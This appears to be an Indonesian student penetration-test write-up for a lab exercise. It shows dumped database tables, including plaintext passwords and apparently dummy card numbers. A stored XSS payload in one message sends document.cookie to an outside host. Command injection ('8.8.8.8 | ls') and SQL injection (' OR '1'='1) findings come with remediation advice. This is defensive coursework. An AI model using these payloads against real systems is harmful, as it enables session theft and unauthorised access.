
```
Table: mahasiswa
[2 entries]
+----+----------+------------------+--------------------+
| id | nim      | password         | nama_lengkap       |
+----+----------+------------------+--------------------+
| 1  | 112233 | password123 | Budi Santoso       |
| 2  | 112244 | rahasia321  | Citra Lestari      |
+----+----------+------------------+--------------------+
```

Isi uts


```
Database: uts
Table: messages
[3 entries]
+----+---------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------------------+
| id | user_id | message                                                                                                                                                               | subject             |
+----+---------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------------------+
| 1  | 1       | Hey Jared, Really loved your talk.\r\n\r\n<script>\r\nnew Image().src="http://arandomwebsitethatisbadandstuff.com/?c="+encodeURI(document.cookie);\r\n</script> | Hello There         |
| 2  | 2       | halo bro                                                                                                                                                              | Sekarang sedang UTS |
| 3  | 1       | ini sebentar lagi selesai                                                                                                                                             | UTS nya gampang     |
+----+---------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------------------+
```

```
Table: payment_details
[2 entries]
+----+---------+-----+--------------------+------------------+-------------+--------------+
| id | user_id | ccv | name               | card_number      | expire_year | expire_month |
+----+---------+-----+--------------------+------------------+-------------+--------------+
| 1  | 1       | 123 | Bahrianto Prakoso  | 4564123412341234 | 2029        | 5            |
| 2  | 2       | 123 | Ayuningtyas Marfuah | 4564123412341234 | 2029        | 5            |
+----+---------+-----+--------------------+------------------+-------------+--------------+
```

Saya mencoba login dengan kredensial yang ditemukan



Berhasil masuk



Kesimpulan dan Rekomendasi

Command Execution

Pada halaman support.php, ditemukan adanya command injection yang memungkinkan penyerang untuk mengeksekusi perintah sistem pada server target. Dengan menggunakan parameter yang ada (misalnya, ping), penyerang dapat menyuntikkan perintah sistem yang berbahaya dan mengakses informasi yang sensitif dari server.

Dampak:

- Penyerang bisa menyuntikkan perintah seperti 8.8.8.8 | ls untuk menampilkan isi direktori atau file sensitif.
- Hasil dari command injection ini membuat penyerang dapat memberikan perintah pada system.
- Penyerang juga dapat melihat file file penting, sehingga file seperti flag.txt berhasil ditemukan

Rekomendasi:

- Validasi dan sanitasi semua input pengguna untuk mencegah eksekusi perintah berbahaya.
- Batasi penggunaan perintah sistem dan pastikan aplikasi hanya dapat menjalankan perintah yang diperlukan.
- Gunakan mekanisme whitelisting untuk perintah yang dapat dieksekusi.

SQL Injection

Selama pengujian pada halaman login index.php, ditemukan bahwa aplikasi rentan terhadap SQL Injection, yang memungkinkan penyerang untuk memanipulasi query SQL yang dikirimkan ke database. Dengan teknik ini, penyerang dapat memperoleh akses yang tidak sah ke sistem, termasuk membaca atau memodifikasi data pengguna.

Dampak:

- Penyerang dapatmemasukkan payload SQL Injection seperti: ' OR '1'='1. Kemudian dapat melakukan login sebagai user
- Penyerang dapat melakukan SQLMap dan melihat isi database yang ada

Rekomendasi:

- Implementasikan prepared statements atau parameterized queries untuk mencegah SQL Injection.
- Batasi hak akses database dengan memberikan minimal privilege kepada setiap aplikasi dan pengguna.